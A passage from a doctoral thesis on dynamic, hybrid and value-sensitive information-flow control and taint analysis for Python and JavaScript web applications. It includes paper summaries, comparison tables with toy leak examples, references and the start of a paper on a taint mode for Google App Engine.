These web applications are, as any other web application, susceptible to injection attacks like SQL injections and cross-site scripting (XSS). In this situation, the attacker has control over some inputs and the developer wants to avoid using those inputs in sensitive sinks without proper sanitization. In the case of SQL injections, the sinks are strings used in queries. For XSS attacks, such sinks are response pages sent back to the client. One suitable technique to detect and prevent these vulnerabilities is taint analysis. Python has no built-in taint mode as opposed to languages such as Perl or Ruby.

Under taint mode, all or some of the inputs to a program are considered untrusted and therefore tainted. This tainted information is tracked when it propagates through explicit flows, e.g. when tainted data is mixed with untainted information, the result is tainted. Thus, when a tainted object reaches a sink which has been defined to be sensitive without proper sanitization, an alarm is raised. Sanitization functions are in charge of checking or modifying a piece of information to ensure that it can be safely sent to a sensitive sink. Therefore, when tainted information goes through a function defined as a sanitizer, the taint is removed. If only information without taints is allowed to be used in sensitive sinks.

We implemented a taint mode as a library for web applications written in Python for Google App Engine. It requires minimum modifications to be integrated in existing code. By just importing the library, all the inputs that can be manipulated by the web client are tainted. These taints are tracked across the web framework, its database storage and the web application itself. In the configuration of the library it is possible to define the sanitization functions. If those taints end up in specific sinks, like a query string, without passing through the corresponding sanitization function, an exception is triggered and the program stops. Similarly, it is possible to prevent XSS attacks. When the application generates a response to a client request, the library checks, before sending the response, that the response does not include any tainted substring.

Since the application is running in an environment where it is not possible to change the interpreter, we wrote a library to implement the taint tracking mechanism. The library tracks the taints even through the persistent storage and opaque objects. It also includes very flexible ways of defining sanitization policies.

Statement of contribution The paper is co-authored with Alejandro Russo. Luciano Bello wrote the implementation based on previous efforts from Conti [21]. Both authors contributed equally providing ideas and writing the paper.

This paper has been published in the proceedings of ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS), June 2012.

8.2 Dynamic inlining to track dependencies

In Paper **Two**, a dynamic dependency analysis is explored as an alternative to flow-sensitive monitors.

Shroff et al. [52] developed a dependency tracking theory for a lambda calculus which we recast to a simple imperative language. In each run, when different branches are taken, a dependency graph is extended by building up traces. This graph persists among runs and is a representation of the implicit flows in a program. In this way, initial runs might leak via control flow, but this insecurity will eventually get closed in subsequent runs. This is called *delayed leak detection* [52].

In order to start scaling this approach to dynamic languages as JavaScript, we introduce on-the-fly inlining mechanisms to deal with runtime code evaluation (i.e. eval). The inlining transformation enforces delayed leak detection and we define and prove its correctness.

Even though this property is not as strong as non-interference, it is less conservative and might be suitable for some scenarios, like code running centrally in a server. The first request might leak some information, but each leak will capture more dependencies among program points. Eventually, no more leaks are possible and the analysis converges to soundness. Unlike static analyses, the enforcement rejects only insecure runs and not the entire program, improving permissiveness.

Statement of contribution The paper is co-authored with Eduardo Bonelli. Luciano Bello wrote a prototype implementation for a subset of Python and contributed to some proofs. Both authors contributed equally providing ideas and writing the paper.

This paper has been published in the proceedings of the 8th International Workshop on Formal Aspects of Security & Trust (FAST), September 2011.

8.3 A monitor for JavaScript

In Paper **Three** an information-flow monitor for full JavaScript, called JSFlow, is presented.

Addressing information flows in JavaScript received a lot of attention over the years but previous attempts (e.g. [36, 62]) often met difficulties given the strongly dynamic nature of the language. As a result, their focus is in breadth: trying to enforce simple policies on thousands of pages. Instead, our work focuses on obtaining a deep understanding of JavaScript's dynamic features. We investigate the suitability of sound dynamic information-flow control for JavaScript code in the context of real web pages and popular libraries (such as jQuery). To achieve this we have developed JSFlow.

JSFlow is the first implementation of a dynamic monitor for full JavaScript with support for standard APIs like the DOM. The core model from Hedin and Sabelfeld [29] has been extended and implemented as a Javascript interpreter. The interpreter is written in JavaScript itself and can be executed on top of, e.g., *Node.js* [8]. Additionally, we created a Firefox extension, called *Snowfox* (currently renamed to *Tortoise*), that allows JSFlow to run in the browser context.

Using JSFlow, we performed some empirical studies to identify scalability issues in purely dynamic monitors. We discovered that this kind of monitors perform reasonably well but, in some specific cases, annotations are needed to improve permissiveness in legacy code.

Statement of contribution The paper is co-authored with Daniel Hedin and Andrei Sabelfeld. Luciano Bello contributed to part of the tool development and proofs. All authors contributed equally to writing the paper.

This paper merges, expands, and improves two previous publications from the authors:

- *Information-Flow Security for a Core of JavaScript* by Daniel Hedin and Andrei Sabelfeld. In Proceedings of the IEEE Computer Security Foundations Symposium (CSF), June 2012.
- *JSFlow: Tracking Information Flow in JavaScript and its APIs* by Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. In Proceedings of the ACM Symposium on Applied Computing (SAC), March 2014.

8.4 A Hybrid approach

Paper **Four** presents a hybrid analysis that makes use of the values in the heap for a core of JavaScript. The synergy of a sound dynamic approach combined with a static analysis to extend permissiveness allows us to achieve a sound yet permissive enforcement.

A purely dynamic approach such as NSU is extended with a static analysis invoked on the fly. Similarly to [34], when the label of the context is elevated at runtime, a static analysis upgrades the labels of the variables that can be assigned in that context. Having to deal with the main JavaScript dynamic features, our enforcement allows us to make use of the concrete values from the heap to increase the permissiveness of the static analysis.

Because this static analysis works on top of NSU, neither has to be complete nor sound in order for the whole enforcement to be sound. The only purpose of the static component is to extend the permissiveness by upgrading those targets that otherwise would stop due to the no sensitive-upgrades restriction. This allows to miss potential writing points when the target of an assignment is hard to establish. Given that the static analysis is triggered at runtime, it can make use of runtime values for a more precise detection of the targets to upgrade.

In this work we selected the main dynamic features from JavaScript such us dynamic objects, first class functions, and dynamic non-syntactic scoping. Such a language represents a variety of challenges for a pure dynamic enforcement with respect to permissiveness. We present a set of common programming patterns that are hard to precisely deal with dynamically and we show how a hybrid enforcement accepts more of these secure programs. At the same time, we prove that the hybrid approach fully subsumes a purely static analysis.

Statement of contribution The paper is co-authored with Daniel Hedin and Andrei Sabelfeld. Luciano Bello contributed to part of the tool development and proofs. All authors contributed equally to writing the paper.

This paper has been published in the proceedings of the 28th IEEE Computer Security Foundations Symposium (CSF), July 2015.

8.5 Value-sensitivity and observable abstract values

In Paper **Five** the notion of value-sensitivity is introduced and generalized.

The use of information-flow control on more expressive programs requires more permissiveness for its practical use. For the static enforcements flow-, context-, and object-insensitivity have been detected as sources of over-approximations [28] and, therefore, as a problem to accept more secure programs. This work introduces value-sensitivity as an orthogonal feature for dynamic enforcements that can improve their permissiveness.

In intuitive terms, a value-sensitive enforcement considers its previous value over the restrictions in the side-effects. If the value does not change, such restrictions can be safely ignored. This feature, in combination with the notion of *Observable Abstract Values* (OAV), can be generalized to improve permissiveness in dynamic languages.

An OAV refers to mutable properties of the semantics that can be observable independently of the value. Such properties are often more abstract than the value itself if it changes less frequently. Usually information-flow enforcements label these properties separately to gain precision [11, 29, 43].

An example of OAV would be the type in a dynamically typed language. If a language allows observation of the type of a variable (with, for example, the expression *typeof*) it makes sense to label the runtime types independently. This way, if the value of an *int* variable changes but is still an *int*, the label of the type does not need to be upgraded.

When value-sensitivity is extrapolated to other forms of OAVs such as property existence or structural properties, its usefulness gets magnified. The approach is proven to be strictly more permissive than value-insensitive disciplines. It can be applied to very rich languages where OAVs are identified, as well as purely dynamic and hybrid enforcements.

Statement of contribution The paper is co-authored with Daniel Hedin, and Andrei Sabelfeld. Luciano Bello did the majority of the development and all the proofs and prototype implementation. All authors contributed equally to writing the paper.

This paper has been published in the proceedings of the 20th International Conference on Logic for Programming, Artificial Intelligence and Reasoning (LPAR), November 2015.

9 Relative comparison

A summary comparing the papers included in this thesis can be found in Table 1 (page 21). Each paper focuses on different mechanisms for information-flow

		Paper **One**	Paper **Two**	Paper **Three**	Paper **Four**	Paper **Five**
		Taint analysis	Dynamic Dependency Calculation	Purely Dynamic Information-Flow Control	Hybrid Information-Flow Control	Value sensitive Information-Flow Control
1.1.	Security property	weak secrecy (no formal proof)	delayed leak detection	non-interference	non-interference	non-interference
1.2.	Attacker model	malicious input	static malicious code	any malicious code	any malicious code	any malicious code
1.3.	Aspect to protect	integrity	confidentiality	confidentiality	confidentiality	confidentiality
1.4.	Flow available to detect	explicit only	explicit and implicit on the run branch	explicit and implicit	explicit and implicit	explicit and implicit
1.5.	Features	purely dynamic flow-sensitive	purely dynamic flow-sensitive with interrun accumulation	pure NSU with optional annotations	NSU with static analysis at runtime	value-sensitive
1.6.	Analyzed language	Python	Tailor made *while* language with eval	JavaScript	JavaScript-like	Tailor made languages with dynamic records and types

Table 1: Comparison among the included papers

			Paper **One**	Paper **Two**	Paper **Three**	Paper **Four**	Paper **Five**
			Taint analysis	Dynamic Dependency Calculation	Purely Dynamic Information-Flow Control	Hybrid Information-Flow Control	Value sensitive Information-Flow Control

leaking programs	2.1.	`L := H`
		`output``(L)`
			ID	ID	ID	ID	ID

	2.2.	`L := 0`
		`if` `H` **`then`** `L := 1`
		`output``(L)`
			IND	ID	ID	ID	ID

	2.3.	`tmp1 := 1; tmp2 := 1`
		`if` `H` **`then`** `tmp1 := 0`
		    `else` `tmp2 := 0`
		`if` `tmp1` **`then`** `L := 0`
		`if` `tmp2` **`then`** `L := 1`
		`output``(L)`
			IND	IND†	ID	ID	ID

secure programs	2.4.	`L := 0`
		`if` `H` **`then`** `L := 1`
		`output``(0)`
			SA	SA	SR‡	SA	SR

	2.5.	`L := 1`
		`if` `H` **`then`** `L := 1`
		`output``(L)`
			SA	SR	SR	SR	SA

Legend				
	ID:	Insecurity detected	SA:	Secure and allowed
	IND:	Insecurity not detected	SR:	Secure and rejected
	IND†:	Insecurity not detected in one run	SR‡:	Secure and rejected (allowed with annotations)

Table 2: Comparison among the included papers (examples)

tracking. They are ordered by increasing strength of the formal property they enforce (row 1.1) until Paper **Three**. The last two papers explore different approaches to increasing permissiveness. With the exception of Paper **One**, all the other papers include formal proofs that the property is soundly enforced.

Table 2 (page 22) compares the papers in terms of examples, showing which programs are accepted or rejected by each approach. For these examples, let us assume that the variable `H` is always secret in confidential cases and untrustworthy in the integrity scenarios. All the other variables are public and function `output` is a sensitive sink or low channel. In the small language used in the examples, the constant integers `0` and `1` behave as *false* and *true* respectively and `:=` is used for assignments.

9.1 Attacker models and enforced properties

Taint analysis enforces a condition similar to *weak secrecy*, formally defined by Volpano [56] and recently generalized by Schoepe et al. [50]. Our taint mode includes the notion of sanitization, which is not mentioned by Volpano. Thus, it is only focused on detecting explicit flows (as in the example in row 2.1), while the other enforced properties (row 1.1) have the additional complexity of handling implicit flows. However, since the goal of this analysis is to protect the integrity of data (row 1.3) from an attacker who can only manipulate the input (row 1.2), the approach is realistic and useful.

The rest of the papers focus on the protection of the information confidentiality manipulated by potentially malicious code. Implicit flows are important in these scenarios and have to be tracked. The rest of the enforcement mechanisms are designed with implicit flows in mind, but with some differences among them.

In Paper **Two** the implicit flows are discovered with new execution traces. The side-effects on a branch are accumulated depending on the guard. After consecutive runs, more branches are explored and more dependencies are detected. Notice that the code under analysis should not change, otherwise the computation of the dependencies needs to be restarted (row 1.2). Therefore, the technique is not suitable for a situation where the attacker can change the code in every run, like in some XSS scenarios. Nevertheless, it is useful when the same code is run many times, in particular with different secret inputs. With different inputs, different branches are taken and the dependency graph will converge quickly, reducing the number of leaks. If the dependency graph manages to capture all the dependencies, the mechanism is sound with respect to non-interference [52]. If the dependency graph does not change, the attacker cannot learn new parts of the secret input.

The main problem with this method is that it might leak during initial runs, while the dependency graph is still expanding. The example in row 2.3, similar to Example 5, illustrates the case where the dynamic dependency calculation requires more than one run to detect the leak. This last example of an insecure program is captured by enforcements that are sound with respect to the non-interference property (row 1.1).

The last three papers focus on enforcing non-interference. Our purely dynamic information-flow control from PAPER **THREE** is based on the notion of *no sensitive-upgrades* (NSU) [12], i.e. public variables cannot change their security level on secret control context. PAPER **FOUR** uses NSU as a safety net that allows soundness to hold. PAPER **FIVE** introduces the notion of *value-sensitivity*, which also proved to be sound with respect to non-interference.

9.2 Increasing permissiveness without losing soundness

As introduced in Section 7, the soundness of purely dynamic information-flow monitors is not for free. The NSU strategy might be too restrictive in practical scenarios. For example, if the side effects in the high branch are not observable by the attacker (like in the example in row 2.4), the enforcement from PAPER **THREE** conservatively rejects the program (if no annotations are added). The dependency calculation, on the other hand, detects that the output does not depend on high secrets, since it has a more global vision of the program. But this comes at the price of a weaker enforced property.

In the case studies from PAPER **THREE** we detected some permissiveness problems in benign JavaScript code in the wild. It is possible to handle this problem with upgrade annotations. Before the branching point in the example in row 2.4, `L` has to be upgraded to secret, similarly to the Example 8. Thus, the update in the secret context is allowed and the computation does not stop.

The annotations can be seen as the accumulation of knowledge of the taken branches for other runs, similar to the way in which the dependency graph from PAPER **TWO** works. The problem of annotations is that developers of benign applications are required to add these annotations at development-time, and legacy code will be hard to support.

The hybrid approach presented in PAPER **FOUR** is an attempt to circumvent the annotation problem. A static analysis of code blocks affected by a high guard upgrades the possible side effects that might happen. In the example in row 2.4, the variable `L` is automatically upgraded before entering the branch and the executions finish with `L` tagged as secret, independently of the value of `H`.

The static component of the hybrid analysis uses the information available at runtime to calculate the targets of possible side effects that might trigger NSU. But this analysis is neither complete nor sound. This means that it can upgrade more targets than it should while falling short and skipping some targets that should have been upgraded. The soundness of the enforcement as a whole is not compromised by this, since NSU is still in place.

The static analysis's over-approximations might generate a scenario where high labels proliferate. In these situations, programs dealing with high information will quickly pollute every other label as secret.

Paper **Five** is an effort to address this over-tainting issue introducing the notion of value-sensitivity. In short, a mechanism is value-sensitive when the side-effect monitor considers the original value of the target before enforcing restrictions on the label. The example code in row 2.5 is correctly classified as secure under a value-sensitive mechanism, because the value of `L` does not change in the high context. In this case, the NSU restriction can be ignored and the execution can continue with an `L` tagged as low. The effect of value-sensitivity is increased when the notion of *value* is extended to other "labelable" elements (i.e. Observable Abstract Values), such as structures.

The features introduced in the last two papers are going to be integrated in JSFlow, from Paper **Three**, in further work. We are confident that this will boost JSFlow permissiveness in real JavaScript scenarios.

9.3 Implementations and proofs of concept

All the papers presented in this thesis have related running code and proofs of concept. As a whole, they cover the full spectrum of target languages, from simple *while* languages to real industrial languages (see row 1.6).

Paper **One** considers a small *while* language with eval. A prototype for inlining this language was implemented in Python for a subset of Python. The proof of concept includes the examples of the paper and generates the dependency graph in *DOT format* [5]. The source code, usage instructions, and download links can be found at:

`http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/Inlining`

The taint analysis presented in Paper **Two** is implemented as a Python library and fully covers Python 2. It was tested on google_appengine v1.6.3 and Python 2.7.2, on Linux. The included example is a guestbook from the *google-app-engine-samples* project. The source code, the usage instructions, and the download links can be found at:

`http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/GAEtaintmode`

Paper **Three** introduces JSFlow, a JavaScript interpreter for information-flow control. It is implemented in JavaScript and supports full non-strict ECMA-262 v.5 [25] including the standard API. The current stable version is purely dynamic and enforces NSU. It also includes a taint analysis mode. Hybrid support is currently under development. It runs using Node.js [8] and as a Firefox extension (tested on Firefox 30). The source code, the usage instructions, an online interpreter, and the download links can be found at:

`http://www.jsflow.net/`

In Paper **Four** a JavaScript-like language is considered. This language captures the main challenges of JavaScript dynamism. A prototype is implemented in Haskell and produces a graphical representation of the heap. The examples discussed in the paper, including the source code and an online interpreter can be found at:

`http://www.jsflow.net/hybrid/`

PAPER **FIVE** incrementally adds complexity to a small language, adding types and records. The paper also considers a hybrid variation. As a proof of concept, a prototype in Python was developed. The analyzed language that this prototype considers combines some of the features from the paper in a dynamically-typed pointerless language with dynamic records. The analysis is purely dynamic and produces a graphical representation of the final heap as a result. The source code and an online interpreter that compares a value-sensitive with a value-insensitive NSU analysis can be found at:

`http://www.jsflow.net/valsens/`

References

1. AngularJS. `https://angularjs.org/`.
2. Disqus. `https://disqus.com/`.
3. Facebook - Like Button for the Web. `https://developers.facebook.com/docs/plugins/like-button`.
4. Google Analytics. `https://www.google.com/analytics/`.
5. Graphviz - DOT tutorial and specification. `http://www.graphviz.org/Documentation.php`.
6. jQuery. `https://jquery.com/`.
7. Lightbeam. `http://www.mozilla.org/en-US/lightbeam/`.
8. Node.js. `https://nodejs.org/`.
9. Tiobe index. `http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html`.
10. Twitter buttons. `https://about.twitter.com/resources/buttons`.
11. ALMEIDA-MATOS, A., FRAGOSO SANTOS, J., AND REZK, T. An information flow monitor for a core of dom. In *Trustworthy Global Computing*, M. Maffei and E. Tuosto, Eds., vol. 8902 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2014, pp. 1–16.
12. AUSTIN, T. H., AND FLANAGAN, C. Efficient purely-dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2009), PLAS '09, ACM.
13. AUSTIN, T. H., AND FLANAGAN, C. Permissive dynamic information flow analysis. In *Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2010), PLAS '10, ACM, pp. 3:1–3:12.
14. BIBA, K. J. Integrity considerations for secure computer systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Systems Division, apr 1977. (Also available through National Technical Information Service, Springfield Va., NTIS AD-A039324.).
15. BIELOVA, N. Survey on javascript security policies and their enforcement mechanisms in a web browser. *The Journal of Logic and Algebraic Programming 82*, 8 (2013), 243–262.
16. BIRGISSON, A., HEDIN, D., AND SABELFELD, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *Computer Security - ESORICS 2012*, S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2012, pp. 55–72.

17. Buiras, P., Vytiniotis, D., and Russo, A. Hlio: Mixing static and dynamic typing for information-flow control in haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming* (New York, NY, USA, 2015), ICFP 2015, ACM, pp. 289–301.
18. Chandra, D., and Franz, M. Fine-grained information flow analysis and enforcement in a java virtual machine. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual* (Dec 2007), pp. 463–475.
19. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavaScript. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 50–62.
20. Cohen, E. Information transmission in computational systems. In *Proceedings of the Sixth ACM Symposium on Operating Systems Principles*, SOSP '77. ACM, New York, NY, USA, 1977, pp. 133–139.
21. Conti, J. J., and Russo, A. A taint mode for Python via a library. In *Information Security Technology for Applications - 15th Nordic Conference on Secure IT Systems, NordSec 2010, Espoo, Finland, October 27-29, 2010, Revised Selected Papers* (2010), pp. 210–222.
22. Daily Finance. Malvertising hits the new york times. `https://zeltser.com/malvertising-malicious-ad-campaigns/`, Sept. 2009.
23. De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (2012).
24. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Commun. ACM 20*, 7 (July 1977), 504–513.
25. ECMA International. ECMAScript Language Specification, 2009. Version 5.
26. Goguen, J. A., and Meseguer, J. Security policies and security models. In *Security and Privacy, 1982 IEEE Symposium on* (apr 1982), pp. 11–20.
27. Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving the world wide web from vulnerable JavaScript. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2011), ISSTA '11, ACM, pp. 177–187.
28. Hammer, C., and Snelting, G. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *International Journal of Information Security 8*, 6 (Dec. 2009), 399–422.
29. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (June 2012).
30. HTTP Archive. Interesting stats. `http://httparchive.org/interesting.php`, May 2015.
31. Hunt, S., and Sands, D. On flow-sensitive security types. In *Proc. ACM Symp. on Principles of Programming Languages* (2006), pp. 79–90.
32. Jang, D., Jhala, R., Lerner, S., and Shacham, H. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security* (Oct. 2010), pp. 270–283.
33. Lampson, B. W. A note on the confinement problem. *Commun. ACM 16*, 10 (1973).
34. Le Guernic, G. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Symposium, 2007. CSF '07. 20th IEEE* (jul 2007), pp. 218–232.
35. Le Guernic, G., Banerjee, A., Jensen, T., and Schmidt, D. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)* (2006), vol. 4435 of *LNCS*, Springer-Verlag.

36. Magazinius, J., Askarov, A., and Sabelfeld, A. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (Apr. 2010).
37. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM Conference on Computer and Communications Security* (Oct. 2012).
38. Nilofer Merchant. Security fears limit growth of web apps. `http://nilofermerchant.com/2007/09/25/security-fears-limit-growth-of-web-apps/`, Sept. 2007.
39. Räisänen, O. Trackers leaking bank account data. `http://www.windytan.com/2015/04/trackers-and-bank-accounts.html`, Apr. 2015.
40. RiskIQ. jquery.com malware attack puts privileged enterprise it accounts at risk. `https://www.riskiq.com/blog/business/post/jquerycom-malware-attack-puts-privileged-enterprise-it-accounts-at-risk`, Sept. 2014.
41. Ruderman, J. The same origin policy. `http://www-archive.mozilla.org/projects/security/components/same-origin.html`, Apr. 2008.
42. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 2010 23rd IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2010), CSF '10, IEEE Computer Society, pp. 186–199.
43. Russo, A., Sabelfeld, A., and Chudnov, A. Tracking information flow in dynamic tree structures. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Sept. 2009), LNCS, Springer-Verlag.
44. Russo, A., Sabelfeld, A., and Li, K. Implicit flows in malicious and nonmalicious code. *2009 Marktoberdorf Summer School (IOS Press)* (2009).
45. Russo, A., Sabelfeld, A., and Li, K. Implicit flows in malicious and nonmalicious code. In *Logics and Languages for Reliability and Security*. 2010, pp. 301–322.
46. Sabelfeld, A., and Myers, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
47. Sabelfeld, A., and Russo, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics* (June 2009), LNCS, Springer-Verlag.
48. Sabelfeld, A., and Sands, D. A per model of secure information flow in sequential programs. In *Proc. European Symp. on Programming* (Mar. 1999), vol. 1576 of *LNCS*, Springer-Verlag, pp. 40–58.
49. Sabelfeld, A., and Sands, D. Dimensions and principles of declassification. In *Computer Security Foundations, 2005. CSFW-18 2005. 18th IEEE Workshop* (June 2005), pp. 255–269.
50. Schoepe, D., Balliu, M., Pierce, B., and Sabelfeld, A. Explicit secrecy: A policy for taint tracking. In *Proceedings of the 2016 1st IEEE European Symposium on Security and Privacy* (2016).
51. Schwartz, E. J., Avgerinos, T., and Brumley, D. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the IEEE Symposium on Security and Privacy* (2010).
52. Shroff, P., Smith, S., and Thober, M. Dynamic dependency monitoring to secure information flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2007), IEEE Computer Society, pp. 203–217.

53. TABOOLA. Update: Taboola Security Breach - Identified and Fully Resolved. `http://taboola.com/blog/update-taboola-security-breach-identified-and-fully-resolved-0`, June 2014.
54. THE REGISTER. Malware menaces poison ads as google, yahoo! look away. `http://www.theregister.co.uk/2015/08/27/malvertising_feature/`, Aug. 2015.
55. VOGT, P., NENTWICH, F., JOVANOVIC, N., KIRDA, E., KRUEGEL, C., AND VIGNA, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
56. VOLPANO, D. Safety versus secrecy. In *Static Analysis* (1999), vol. 1694 of *Lecture Notes in Computer Science*, Springer Berlin Heidelberg, pp. 303–311.
57. W3C. Content security policy 1.0. `http://www.w3.org/TR/CSP/`, Nov. 2012.
58. W3C. Cross-origin resource sharing. `http://www.w3.org/TR/CSP/`, Jan. 2014.
59. W3C. Html 5.1 - w3c working draft - 6.4 sandboxing. `http://www.w3.org/html/wg/drafts/html/master/single-page.html#sandboxing`, Oct. 2015.
60. W3TECHS. Usage of client-side programming languages for websites. `http://w3techs.com/technologies/overview/client_side_language/all`, Oct. 2015.
61. W3TECHS. Usage statistics and market share of server-side programming languages for websites. `http://w3techs.com/technologies/overview/programming_language/all`, Oct. 2015.
62. YANG, E., STEFAN, D., MITCHELL, J., MAZIÈRES, D., MARCHENKO, P., AND KARP, B. Toward principled browser security. In *Proc. of USENIX workshop on Hot Topics in Operating Systems (HotOS)* (2013).
63. ZELTSER, L. Malvertising: Some examples of malicious ad campaigns. `https://zeltser.com/malvertising-malicious-ad-campaigns/`, June 2011.

Towards a Taint Mode for Cloud Computing Web Applications

Luciano Bello and Alejandro Russo

Cloud computing is generally understood as the distribution of data and computations over the Internet. Over the past years, there has been a steep increase in web sites using this technology. Unfortunately, those web sites are not exempted from injection flaws and cross-site scripting, two of the most common security risks in web applications. Taint analysis is an automatic approach to detect vulnerabilities. Cloud computing platforms possess several features that, while facilitating the development of web applications, make it difficult to apply off-the-shelf taint analysis techniques. More specifically, several of the existing taint analysis techniques do not deal with persistent storage (e.g. object datastores), opaque objects (objects whose implementation cannot be accessed and thus tracking tainted data becomes a challenge), or a rich set of security policies (e.g. forcing a specific order of sanitizers to be applied). We propose a taint analysis for cloud computing web applications that consider these aspects. Rather than modifying interpreters or compilers, we provide taint analysis via a Python library for the cloud computing platform Google App Engine (GAE). To evaluate the use of our library, we harden an existing GAE web application against cross-site scripting attacks.

This paper appears in Proceedings of the 7th ACM Workshop on Programming Languages and Analysis for Security (PLAS'12), Beijing, China, June 2012.

1 Introduction

Cloud computing is a model to enable ubiquitous, convenient, and on-demand network access to some computing resources [31]. Due to its cost-benefit ratio, on-demand scalability and simplicity, cloud computing is spreading quickly among companies. By paying a (relatively) small fee, companies are relieved from big investments on servers, database administrators and backup systems to run their web sites. Cloud computing developers often use a platform that provides facilities to access persistent storage as if it were a local resource. In this manner, it is easy to dynamically accommodate or change in which part of the cloud computing infrastructure the application gets executed.

Recent studies show that attacks against web applications constitute more than 60% of the total attempts to exploit vulnerabilities online [36]. Web sites running in the cloud are not exempted from this. When development of web applications is done with little or no security in mind, the presence of security holes increases dramatically. Web-based vulnerabilities have already outpaced those of all other platforms [11] and there is no reason to believe that this tendency is going to change soon [19]. OWASP's top ten security risks has established injection flaws and cross-site scripting as the most common vulnerabilities in web applications [5, 40]. Although these attacks are classified differently, they are produced by the same reason: *user input data is sent to a sensitive sink without a proper sanitization.* For instance, injection flaws could occur when user data is sent to an interpreter as part of a system call executing unintended commands. To harden applications against these attacks, popular web scripting languages provide taint analysis [7, 9].

Taint analysis is an automatic approach to spot potential vulnerabilities. Intuitively, taint analysis restricts how tainted (untrustworthy) data flows inside programs, i.e., it constrains data to be untainted (trustworthy) or previously sanitized when reaching sensitive sinks. The analysis is then able to detect simple programming errors like forgetting to escape some characters in a string when building HTML web pages. It is worth mentioning that taint analysis is not conceived for scenarios where the attacker has control over the code.

Taint analysis comes in different forms and shapes. The analysis can be perform statically [23, 28, 39], dynamically [7, 9, 20, 21, 25, 34, 38, 44], or both [12,14,22,29,41,45]. Traditionally, taint analysis tends to only consider strings or characters [7,20,21,25,33,38] while ignoring other data structures or built-in values. The analysis can be provided as a special mode of the interpreter called *taint mode* (e.g. [7], [9], [33], [25]) or via a library [15]. Enhancing an interpreter with taint mode generally requires to carefully modify its underlying data structures, which is a major task on its own. In contrast, Conti and Russo [15] show how to use some programming languages abstraction provided by Python in order to provide taint mode as a library. By staying at the programming language level, the authors show that the taint mode can be easily adapted to consider a wider set of built-in types (e.g. strings, integers, and unicode). Changing the source code of a library is a much easier task than changing an interpreter.

Google App Engine (GAE), a popular platform for developing and hosting web applications in the cloud, does not provide automatic tools to help developers avoid injection flaws or cross-site scripting (XSS) vulnerabilities. GAE possesses several features that, while facilitating programming, make the application of off-the-shelf taint analysis techniques difficult. Although we focus on GAE, similar difficulties arise when trying to apply taint analysis to other cloud computing development platforms [1]. More specifically, we identify the following aspects.

- **Persistent storage**: To the best of our knowledge, the taint analysis described in [18] is the only one considering persistent storage. Generally speaking, taint analysis avoids keeping track of taint information in datastores by, for instance, forcing data sanitization before it is committed. While this seems to be a reasonable strategy, it might be inadequate for most web applications. When users post entries into a forum, it is a common practice to store a copy of their original, unmodified submission so that changes to the way data is sanitized (or formatted) can be easily applied to older submissions.
- **Opaque objects**: To boost performance, the GAE platform includes some customized libraries. The interface of these libraries are often presented as opaque objects, i.e., objects which internal structure cannot be accessed from the web application. Opaque objects are usually a mechanism to restrictively allow calling code written in C (or any other high-performance language) from the GAE platform. Since the internal structure of such objects is not visible from the interpreter, it is difficult to perform tracking of tainted information, i.e. it is difficult to determine how the output of a given method depends on the (possibly tainted) input arguments.
- **Sanitization policies**: Web frameworks provide some standard sanitization functions that can be composed to create more complex sanitizers. It is common that web frameworks do not enforce the correct use of sanitizers [43]. For instance, applications might require that some data is sanitized using several sanitizers in any, or a specific, order. Traditionally, taint analysis does not support such fine-grained policies [7,12,20,21,23,25,28,39,45].

In this work, we present a Python library that provides taint analysis for web applications written in GAE for Python. The implemented taint mode library propagates taint information as usual (i.e. data derived from tainted data is also tainted) while considering persistent storage, opaque objects and a rich set of security policies. Users of the library can run the taint mode by performing minimal modifications to applications' source code. The library uses security lattices [16] as the interface to express a rich set of sanitization poli-

[1] Amazon AWS `https://aws.amazon.com/articles/3998`
Windows Azure `http://www.windowsazure.com/en-us/services/web-sites/`

